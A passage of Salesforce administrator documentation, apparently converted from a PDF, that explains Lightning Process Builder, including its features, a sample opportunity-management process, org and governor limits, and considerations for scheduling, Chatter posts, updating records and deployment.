  Example: First, check whether a case is escalated. If the case is escalated, check the account's region and route the case accordingly.

- Sort through, iterate over, and operate on several records

  Example: After an opportunity is closed and won, calculate the opportunity's discount. Then apply that discount to all the related opportunity products.

Getting Information from Users or Customers and Then Doing Something with It

If you need to build a wizard to collect information, Visual Workflow is the tool for you. Create a flow that displays information to and requests information from a user. Then take the information that they enter and perform actions in Salesforce with it.

For example, create a flow that walks customer support representatives through a call script. The flow uses information that the representative entered, such as the caller's name and account number, to create a case that's assigned to the right person.

You can add more complexity to the flow to match your business process. For example:

- Route the representative to different screens, depending on earlier choices. This prevents the representative from doing things like trying to upsell a product to a customer who already bought that product.
- Check whether the reported problem is blocking the customer's business and the account is high-value. If so, the flow notifies the region director.

Automation Tool Features

Here's the breakdown of all the features and actions that are supported in each of our automation tools. Use it to figure out which tool is best for your business needs.

	Process Builder	Visual Workflow	Workflow	Approvals
Complexity	Multiple if/then statements	Complex	A single if/then statement	A single if/then statement

	Process Builder	Visual Workflow	Workflow	Approvals
Visual designer	✓	✓		
Browser support	All (Chrome recommended)	All (Safari not recommended)	All	All
Starts when	• Record is changed • Invoked by another process	• User clicks button or link • User accesses custom tab • Process starts • Apex is called	Record is changed	• User clicks button or link • Process or flow starts that includes a Submit for Approval action • Apex is called
Supports time-based actions	✓	✓	✓	
Supports user interaction		✓		
		Supported Actions		
Call Apex code	✓	✓		
Create records	✓	✓	Tasks only	Tasks only
Invoke processes	✓			
Delete records		✓		
Launch a flow	✓	✓	✓ (Pilot)[1]	
Post to Chatter	✓	✓		
Send email	✓ (Email alerts only)	✓	✓ (Email alerts only)	✓ (Email alerts only)
Send outbound messages without code			✓	✓
Submit for approval	✓	✓		
Update fields	Any related record	Any record	The record or its parent	The record or its parent

[1]The Process Builder has superseded flow trigger workflow actions, previously available in a pilot program. Orgs that are using flow trigger workflow actions can continue to create and edit them, but they aren't available for new orgs.

Lightning Process Builder

Many of the tasks you assign, the emails you send, and other record updates are vital parts of your organization's standard processes. Instead of doing this repetitive work manually, you can configure processes to do it automatically.

The Process Builder is a workflow tool that helps you easily automate your business processes. The Process Builder provides a user-friendly graphical representation of your process as you build it. With the Process Builder, you can:

- Create your processes using a convenient layout with point-and-click efficiency.
- Design an entire process in one place rather than using multiple workflow rules.
- Collaborate with different teams in your organization to create processes.
- Stop using Apex code to automate simple tasks.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Automated processes in the Process Builder are based on records. You can also create processes that invoke other processes. Processes consist of:

- Criteria that determine when to execute action groups
- Immediate actions to execute when criteria are met
- Scheduled actions to execute when criteria are met (not supported for invocable processes)

Any change that causes a record or invocable process to match the criteria can automatically trigger the action group. A single process can also execute multiple action groups—so it's easy to automate all of your business records, like accounts, in one place.

Use the more powerful and flexible Process Builder to perform the same actions as workflow. With the Process Builder, you can:

- Create a record
- Update any related record—not just the record or its parent
- Use a quick action to create a record, update a record, or log a call
- Invoke a process from another process
- Launch a flow—you can't schedule this action with workflow
- Send an email
- Post to Chatter
- Submit for approval

If you need your process to do more than what those actions allow, don't worry. You can also call Apex or a flow from a process.

Sample Process: Opportunity Management

This example automates a single business process by using the Process Builder instead of workflow rules.

Process Limits and Considerations

Before you start creating, managing, and activating processes, understand the limits and considerations.

Setting Values in the Process Builder

Throughout the Process Builder, you need to set values, for example, to set conditions in a criteria node, to set the fields on a new case in a Create a Record action, or to specify an Apex method to reference.

Setting Advanced Options in the Process Builder

The Process Builder allows you to choose some advanced options for executing actions in your processes.

Create a Process

To create a process, define its properties and which records it should evaluate, and then add criteria nodes and actions.

Troubleshoot Processes

Use the error messages that appear in the Process Builder and the emails you receive when a process fails to help solve problems that arise when you're working with processes. When all else fails, look at the Apex debug logs for your processes.

SEE ALSO:

Which Automation Tool Do I Use?

Sample Process: Opportunity Management

This example automates a single business process by using the Process Builder instead of workflow rules.

The example demonstrates how you can use the Process Builder to automate a single process by adding multiple groups of criteria and then associating individual actions with those criteria. In addition, some actions are available with the Process Builder that you can't perform with workflow rules, such as creating records.


In this example, the process is defined to start when an opportunity record **(1)** is created or edited.

Three criteria nodes are then set up to check whether a high-value deal was won **(2)**, a high-value deal was lost **(3)**, or a quote was given **(4)**. For the first criteria node that evaluates to true, the associated action group is executed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



The High Value Deal Won criteria checks whether the opportunity's stage is closed and won and also whether the opportunity's amount is greater than $1,000,000.00. If both of these conditions are met, the associated action group is executed. For this criteria node, three immediate actions **(5)** and one scheduled action **(6)** are defined.

These actions:

- Create a draft contract record that's associated with the opportunity's account.
- Congratulate the opportunity owner for closing and winning the opportunity by posting to the Sales Chatter group.
- Notify the VP of sales via email that the opportunity was closed and won.
- Create a high priority follow-up task for the associated account's owner, which is scheduled to execute six days after the opportunity's `Close Date`.

If the High Value Deal Won criteria conditions aren't met, the associated group of actions doesn't execute and the next criteria node (High Value Deal Lost) is evaluated.

The High Value Deal Lost criteria node checks whether the opportunity stage is closed and lost and whether the opportunity amount is greater than or equal to $1,000,000.00. If these conditions are true, we've set up an action **(7)** to notify the VP of sales by creating a chatter post on the opportunity record. The post identifies the opportunity and the opportunity amount that was lost.

If neither of the previous criteria conditions are met, the next criteria node defined in this process checks whether the opportunity stage is set to "Proposal/Quote Given." If this condition is true, a scheduled action **(8)** is executed three days after the record is updated. The scheduled action creates a follow-up task for the opportunity owner to make a call to inquire about the opportunity.

Using the Process Builder, we've combined three criteria nodes and associated actions into a single, automated process. To automate the same business process with workflow, you would have to create three different workflow rules and use Apex triggers to create the contract record and post to the Sales Chatter group.

Process Limits and Considerations

Before you start creating, managing, and activating processes, understand the limits and considerations.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Process Limits

When building processes, keep shared limits and Apex governor limits in mind.

When Do Processes Evaluate Record Changes?

Processes start automatically and are invisible to the user. Before you design or activate a process, understand which changes trigger processes.

Considerations for Designing Processes

Before you design a process, understand the limitations and guidelines.

Considerations for Managing Processes

Understand what happens when you install, activate, or delete processes.

Considerations for Deploying Processes

Keep these considerations in mind when deploying processes, such as when using packages or change sets.

Process Limits

When building processes, keep shared limits and Apex governor limits in mind.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Limits Shared with Other Features

Processes share some limits with rules and flows.

In addition to the following limits, a process's API name must be unique across all processes and flows in your org.

Description	Per-Org Limit
Total number of active rules and active processes per object Rules include workflow rules, escalation rules, assignment rules, and auto-assignment rules. Invocable processes don't count toward this limit.	50
Total number of flows and processes	1,000
Total number of active flows and processes	500
Total number of criteria nodes that are evaluated and actions that are executed at runtime	2,000
Total number of flow interviews that are resumed or groups of scheduled actions that are executed per hour	1,000
Total number of flow interviews or groups of scheduled actions that are waiting to be processed	30,000
Total number of relative time alarms defined in flow versions or schedules based on a field value in processes	20,000

The daily limit for emails sent from email alerts is 1,000 per standard Salesforce license per org, except for Developer Edition orgs. For a Developer Edition org, the daily workflow email limit is 15 per standard Salesforce license. The overall org limit is 2,000,000, which is shared across all features that use workflow email alerts: workflow rules, approval processes, flows, and processes.

Apex Governors and Limits for Processes

Salesforce strictly enforces limits to ensure that runaway processes don't monopolize shared resources in the multitenant environment. Processes are governed by the per-transaction limits that are enforced by Apex. If the process causes the transaction to exceed governor limits, the system rolls back the entire transaction. For details about the operations that are included in the transaction, see "Triggers and Order of Execution" in the *Apex Developer Guide*.

Description	Per-Transaction Limit
Total number of SOQL queries issued	100
Total number of records retrieved by SOQL queries	50,000
Total number of DML statements issued	150
Total number of records processed as a result of DML statements	10,000

Each Create a Record action uses one DML statement. Each Quick Action action uses one DML statement. Each Update Records action uses one SOQL query and one DML statement. Each Flows action can use multiple SOQL queries and DML statements, depending on the elements that the flow executes. For details, see Limits for Visual Workflow on page 5048.

Limits for Creating and Managing Processes

Consider these limits when creating and managing processes.

Description	Limit
Total number of characters in a process name	255
Total number of characters in a process's API name	77
Total number of versions of a process	50
Total number of criteria nodes in a process	200

When Do Processes Evaluate Record Changes?

Processes start automatically and are invisible to the user. Before you design or activate a process, understand which changes trigger processes.

A record change can apply to more than just processes. When a record is created or edited, Salesforce evaluates whether to run other setup items, such as validation rules on the record. Salesforce evaluates the setup items in this order.

1. Validation rules
2. Assignment rules
3. Auto-response rules
4. Workflow rules and processes (and their immediate actions)
5. Escalation rules

For more information, see Triggers and Order of Execution in the *Apex Developer Guide*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When you create a process, you associate the process with exactly one object. You also specify whether to evaluate only created records or both created and edited records. When you activate a process, it starts when a record change meets those settings.

Processes Evaluate Record Changes When:

- A record is saved or created. Processes that are created after records are saved don't evaluate those records retroactively.
- A standard object in a master-detail relationship is reparented.
- Users synchronize records that were changed while using Connect Offline.
- Leads are converted, if the lead setting **Require Validation for Converted Leads** is enabled.
- Another process, workflow rule, or flow updates the record in the same transaction, if the process is configured to reevaluate records.

  Processes can reevaluate records up to five times in one transaction. In a batch update, processes reevaluate only changed records.

Note: A record change can trigger more than one process. You can't determine which process starts first.

Processes Don't Evaluate Record Changes When:

- Campaign statistic fields, such as individual campaign statistics or campaign hierarchy statistics, are updated.
- Picklist values are mass replaced.
- Address fields are mass updated.
- Divisions are mass updated.
- Territory assignments of accounts and opportunities are modified.
- Self-Service Portal, Customer Portal, or partner portal users are deactivated.
- State and country data are converted with the Convert tool.
- Values for state and country picklists are modified using `AddressSettings` in the Metadata API.

Considerations for Designing Processes

Before you design a process, understand the limitations and guidelines.

Tip: We recommend that you use the most recent stable version of Google Chrome™.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Best Practices for Designing Processes

Before you design a process, understand the best practices.

Process Builder Accessibility Considerations

Process Builder is 508-compliant, with one exception. You can't close modal dialogs with your keyboard.

Compatibility Considerations for Processes

Before you design a process, understand how processes interact with other Salesforce features, like custom objects and fields.

Process Formula Limitations

Formulas that are used as conditions in a criteria node have some limitations. If a process contains an invalid formula, you can't save or activate the process.

Considerations for Scheduling Process Actions

Scheduled actions are processed according to which type of schedule they're associated with, whether the field changed, and whether the process was deactivated.

Considerations for Processes That Post to Chatter

The Post to Chatter action doesn't support communities, and there are some limitations around what you put in the message.

Considerations for Processes That Update Records

Understand what happens when you change a record owner, update the same field multiple times, or update currency fields in a multiple currency org.

Best Practices for Designing Processes

Before you design a process, understand the best practices.

- For an object, use either workflow rules or processes. If you use both, you can't predict the order in which they're executed.
- Make sure that your processes don't generate infinite loops.

  For example, an Update Records action for Process1 triggers Process2, and a Create a Record action for Process2 triggers Process1. The looping causes your org to exceed its hourly limits.
- If you replace a workflow rule with a process, deactivate the workflow rule when you activate the process. Otherwise, you can get unexpected results, such as overwritten records or redundant email messages. This best practice also applies to Apex triggers.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Process Builder Accessibility Considerations

Process Builder is 508-compliant, with one exception. You can't close modal dialogs with your keyboard.

Close UI Elements with the Esc key

You can close modal dialogs using the Esc key on your keyboard, but you can't close side panels.

Reorder Criteria Nodes

To reorder criteria nodes with your keyboard:

1. Select a criteria node by pressing the Space key.
2. Change the order of a criteria node by using the Up and Down arrow keys.
3. Save your changes by pressing the Space key.
4. Cancel by pressing the Esc key.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Compatibility Considerations for Processes

Before you design a process, understand how processes interact with other Salesforce features, like custom objects and fields.

Objects

Process Builder doesn't support:

- Deprecated custom objects
- External objects
- Signup Request — unsupported in schedules only
- Social Post
- Social Persona

Custom Fields

- Process Builder doesn't support custom fields of type File.
- If a process references a custom field:
  - You can't delete the field.
  - If you change the field type or name, the process breaks.
  - If you change the field label, the process doesn't break. But it still uses the original label.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Validation Rules

- Immediate Update Records actions obey validation rules.
- Scheduled Update Records actions skip validation rules.

Converted Leads

To evaluate records that result from converted leads, enable the lead setting **Require Validation for Converted Leads**.

Formula Field Values

If a standard formula field references a field on a related object, that field's value is always null when a process starts. This limitation doesn't apply to custom formula fields that reference a field on a related object. For a custom formula field that uses the same formula, the field's value is derived when a process starts.

For example, the RevenueShare field on Campaign Influence calculates `CampaignInfluence.Opportunity.Amount * CampaignInfluence.Influence`. Because the formula references a field on Opportunity (a related object), the field's value is null.

Process Formula Limitations

Formulas that are used as conditions in a criteria node have some limitations. If a process contains an invalid formula, you can't save or activate the process.

All formulas that are used in a criteria node must:

- Return `true` or `false`. If the formula returns `true`, the associated actions are executed.
- Not contain more than 3,000 characters.
- Not contain an unsupported function.

Tip: Parentheses aren't included automatically when you insert a function. Be sure to add parentheses, for example, *`TODAY()`*, when building a formula.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Unsupported Functions

If a formula in a process uses any of the following functions, the formula will return `null`.

- GETRECORDIDS
- IMAGE
- INCLUDE
- PARENTGROUPVAL
- PREVGROUPVAL
- REQUIRE SCRIPT
- VLOOKUP

For a complete list of operators and functions for building formulas in Salesforce, see Formula Operators and Functions on page 4894.

Note:

- If your process criteria uses a formula, don't create a formula that always evaluates to true, such as *`2 < 5`*.

- ISCHANGED is available as both a formula function and as an operator. When it's used as a formula function in process criteria, you can't reference a child record's related fields. For example, ISCHANGED isn't supported when referencing a `[Case].Contact.AccountId` field, but it can be used when referencing `[Case].ContactId`.

SEE ALSO:

Tips for Working with Picklist and Multi-Select Picklist Formula Fields

Process Builder Advanced Option Considerations

Tips for Working with Picklist and Multi-Select Picklist Formula Fields

Considerations for Scheduling Process Actions

Scheduled actions are processed according to which type of schedule they're associated with, whether the field changed, and whether the process was deactivated.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Process Schedule Limitations

Before you add a schedule to a process, understand the limits and what isn't supported.

How Does Salesforce Process Scheduled Actions?

Understand the expected behavior for processing scheduled actions based on which type of schedule they're associated with, whether the field changed, and whether the process was deactivated.

Transactions and Scheduled Actions

Immediate actions in processes are executed in the same transaction as the operation that triggered the process—that is, when a user created or edited a record. Scheduled actions are included in a separate transaction.

Process Schedule Limitations

Before you add a schedule to a process, understand the limits and what isn't supported.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Across all versions, your org can have up to 20,000 process schedules based on a field and flow wait events based on relative time alarms.
- If an action group contains scheduled actions, you can't continue evaluating the next criteria in your process after executing those actions.
- SignupRequest processes don't support scheduled actions.
- Field-based schedules can't reference a Date or Date/Time field that contains automatically derived functions, such as TODAY or NOW.
- Field-based schedules can't reference a formula field that includes related-object merge fields.
- If you add a schedule for 0 Days Before a date, when you later reopen the process, the schedule changes to 0 Days After the date. The process still executes at the specified time.

How Does Salesforce Process Scheduled Actions?

Understand the expected behavior for processing scheduled actions based on which type of schedule they're associated with, whether the field changed, and whether the process was deactivated.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Limits for Processing Scheduled Actions

- An org can process up to 1,000 groups of scheduled actions per hour.

  Each group of scheduled actions is associated with a schedule, such as "3 days from now." When a schedule is processed, the associated actions are executed. If an org exceeds this limit, Salesforce processes the remaining schedules in the next hour.

  For example, an org has 1,200 groups of pending actions scheduled to be processed between 4:00 and 5:00 PM. Salesforce processes 1,000 groups between 4:00 and 5:00 PM, and it processes the remaining 200 groups between 5:00 and 6:00 PM.

- An org can have up to 30,000 pending schedules and waiting flow interviews at one time.

Schedules Based on the Current Time

For example: 3 days from now.

The schedule is evaluated based on the time zone of the user who created the process.

Schedules Based on a Field Value

For example: 3 days after a case's `Created Date`.

- The schedule is evaluated based on the org's time zone.
- If the schedule references a null field value, Salesforce ignores that schedule.
- If actions are scheduled for a time in the past, Salesforce executes that group of scheduled actions within 1 hour.

  For example, a process is configured to email an opportunity owner 7 days before the close date. The process runs for an opportunity with the close date set to today, so Salesforce executes the scheduled actions within an hour.

- If you schedule an action for **0 Days After** a date, a delay can occur from the time represented by the date field before the action group executes.

Limitations for Converted Leads

- You can't convert a lead when an unexecuted schedule is based on one of the lead's fields.
- If **Validation and Triggers from Lead Convert** is enabled, scheduled actions on leads aren't executed during lead conversion.
- If a lead is converted into a campaign member before the associated scheduled actions finish, Salesforce still executes the scheduled actions.

What Happens When the Field Values Change?

- For processes that start when a record is created or edited, scheduled actions remain in the queue only as long as the criteria for those actions are still valid. If a record no longer matches the criteria, Salesforce removes the scheduled actions for the record from the queue.
- For processes that start when a record is created, Salesforce never reevaluates the record with that process. Scheduled actions remain in the queue, even if the record no longer meets the associated criteria when the scheduled actions are executed.
- If you change the referenced field value and the schedule hasn't been processed, Salesforce recalculates the schedule associated with the field.

For example, a process is configured to email an opportunity owner 7 days before the opportunity close date. The close date is set to 2/20/2014. Salesforce processes the schedule on 2/13/2014 and sends the email. If the close date is later updated to 2/10/2014 and the schedule hasn't been processed yet, Salesforce recalculates the schedule and sends the email on 2/3/2014. If Salesforce recalculates the schedule to a date in the past, it executes the associated actions shortly after you save the record.

- If the record or object that the schedule is associated with is deleted, Salesforce never processes the schedule.

What Happens When the Associated Process Is Deactivated?

After you deactivate a process, the scheduled actions continue as usual. If a deactivated process has pending scheduled actions and the record whose field the schedule is based on is changed, Salesforce recalculates the schedule for those actions.

Once a process is deactivated, Salesforce ignores all other changes to associated records.

What Happens When Scheduled Actions Fail?

If scheduled actions fail—for example, because the user who caused the process to start is inactive—the admin who created the process receives an email with details about the failure. Salesforce makes additional attempts to execute failed scheduled actions before removing them from the queue.

Transactions and Scheduled Actions

Immediate actions in processes are executed in the same transaction as the operation that triggered the process—that is, when a user created or edited a record. Scheduled actions are included in a separate transaction.

Groups of scheduled actions aren't performed independently. They're grouped into a single batch that starts performing within 1 hour after the first group enters the batch. The batch can also include flow interviews that are resumed after a specified time occurs. This behavior can cause you to exceed your Apex governor limits if actions in the group execute DML operations or SOQL queries.

A DML operation is used each time a Salesforce record is created, updated, or deleted, such as when a process executes a Create a Record action. A SOQL query is used each time Salesforce looks up information about an existing record, such as when a process executes an Update Records action. For details on Apex governor limits, see Process Limits on page 4997.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

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If your process contains scheduled actions, make sure that the actions don't perform more DML operations or SOQL queries than the Apex governor limits permit.

If a group of scheduled actions fails to be executed:

- Prior groups of scheduled actions in that batch's transaction are successful.
- The immediate actions for that process are successful.
- All scheduled actions in that group aren't executed.
- The remaining groups of scheduled actions in that batch are tried.

Example: Salesforce is going to process a batch of 25 groups of scheduled actions in the same transaction. Up to 100 DML operations can be used across this batch. The first 22 groups each use five DML operations, and the remaining three groups don't use any DML operations.

The 21st group violates the Apex governor limits by trying to execute the 101st through 105th DML operations for this transaction. The first 20 groups of scheduled actions are successfully executed, but the 21st group of scheduled actions fails. None of its actions are successful, no matter which action in the group violated the limit. Salesforce then tries to execute the remaining groups of scheduled actions in the batch. Because the 22nd group uses five DML operations and the transaction has already used all its

allowed DML operations, the 22nd group also fails. Because the last three groups don't use DML operations, those groups are successfully executed.

Considerations for Processes That Post to Chatter

The Post to Chatter action doesn't support communities, and there are some limitations around what you put in the message.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Unsupported Feeds

Processes can't post to a Community user or group.

Chatter Message

- You can add up to 25 @mentions to a Chatter message.
- If you use Microsoft® Internet Explorer® version 11, you can't paste text into a message. Copy and paste actions are allowed in all other supported browsers.
- Don't start the message with a field reference, such as `{![Account].Name}`. Otherwise, the action fails to save. To work around this issue, add a space at the beginning of the message.

Deploying Processes That Post to Chatter

If your process posts to the Chatter feed of a specific user or group, the process runs only in the source org. The IDs referenced by the Post to Chatter action don't exist in the target org.

Considerations for Processes That Update Records

Understand what happens when you change a record owner, update the same field multiple times, or update currency fields in a multiple currency org.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Updating a Record's Owner

Processes that update owners don't automatically transfer the associated items. Use an Update Records action for each type of child record that you want to transfer.

For example, you want to transfer an account to a new owner. Add four Update Records actions to your process. The first updates the account. The second updates the child contacts. The third updates the child opportunities. And the fourth updates the child contracts.

Multiple Updates to the Same Field

If multiple Update Records actions apply different values to the same field, the last action's value is used.

Multiple Currencies

If your org uses multiple currencies, the currency fields are updated using the record's currency code. If you use a formula to update a field, the formula values use the record's currency code.

Considerations for Managing Processes

Understand what happens when you install, activate, or delete processes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Installed Processes

If you installed a process from a managed package, you can only activate it or deactivate it. You can't view or edit the process.

Active Processes

After you activate a process, you can no longer edit it.

Deleting Processes

You can't delete a process when it has unexecuted groups of scheduled actions. The workaround is to delete the unexecuted groups of unscheduled actions on page 5036.

Considerations for Deploying Processes

Keep these considerations in mind when deploying processes, such as when using packages or change sets.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Processes That Reference Other Components

If you deploy a process that contains any of the following actions, the corresponding components aren't included in the package or change set automatically. To deploy successfully, manually add the referenced components to the package or change set.

- Apex
- Email Alerts
- Launch a Flow
- Post to Chatter
- Quick Actions
- Submit for Approval

Metadata API

- If the process already exists in the target org, it must be inactive. Otherwise, the process fails to deploy.
- If the process doesn't exist in the target org, it deploys with an inactive status, regardless of its status in the source org.

Deploying Processes That Post to Chatter

If your process posts to the Chatter feed of a specific user or group, the process runs only in the source org. The IDs referenced by the Post to Chatter action don't exist in the target org.

Setting Values in the Process Builder

Throughout the Process Builder, you need to set values, for example, to set conditions in a criteria node, to set the fields on a new case in a Create a Record action, or to specify an Apex method to reference.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field Picker

Use the field picker to reference fields on the record that started the process or fields on related records.

Process Builder Value Types

When setting a value for a given field—whether on the record that started the process or a related record— the available value types are filtered based on the field that you've selected.

Multi-Select Picklists in the Process Builder

The Process Builder lets you select multiple values for a multi-select picklist field.

Field Picker


Use the field picker to reference fields on the record that started the process or fields on related records.

To use fields on a related record, click a field with > next to the value. For example, use the Account ID field value on the case's contact's account.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



The field picker displays only fields that are compatible with the selected parameter.

If you see a field multiple times, that means the field can relate to multiple objects. For example, if you created a queue for cases, a case's owner can be either a user or a queue. `Owner ID` is a *polymorphic field*—a field that relates to more than one object.



To access a field on the case's owner, choose the appropriate relationship. Be careful, though. If you pick **Owner ID (User)** and the owner of the record is actually a queue, the process fails.

Process Builder Value Types

When setting a value for a given field—whether on the record that started the process or a related record— the available value types are filtered based on the field that you've selected.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The available value types are:

- **Currency**—manually enter a currency value.
- **Boolean**—choose a true/false boolean value.
- **DateTime** or **Date**—manually enter a date/time or date value.
- **Formula**—create a formula expression.
- **Global Constant**—choose a global constant to set a value to null or an empty string—for example, choose $GlobalConstant.Null.
- **ID**—manually enter a Salesforce ID value, for example, *00300000003T2PGAA0*.

  Note: If your process is based on a user ID (for example, when an [Event].OwnerId equals a specific ID value) make sure that the ID value is an 18-character ID and not a 15-character ID. You can convert a 15-character ID to 18 characters at www.adminbooster.com/tool/15to18.

- **MultiPicklist**—choose one or more multi-select picklist values.
- **Number**—manually enter a number value.
- **Picklist**—choose a picklist value.
- **Reference**—choose a field on the record or on a related record.
- **String**—manually enter a string value.

Note: These global constant values aren't supported with the "is null" operator.

- *$GlobalConstant.Null*
- *$GlobalConstant.EmptyString*

Multi-Select Picklists in the Process Builder

The Process Builder lets you select multiple values for a multi-select picklist field.

EDITIONS

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
For example, set multiple values for the `Country` field for a company record that operates in Ireland, the UK, and France.

You can use multi-select picklists in:

- Formulas
- Process criteria
- Create a Record actions
- Quick Actions
- Update Records actions

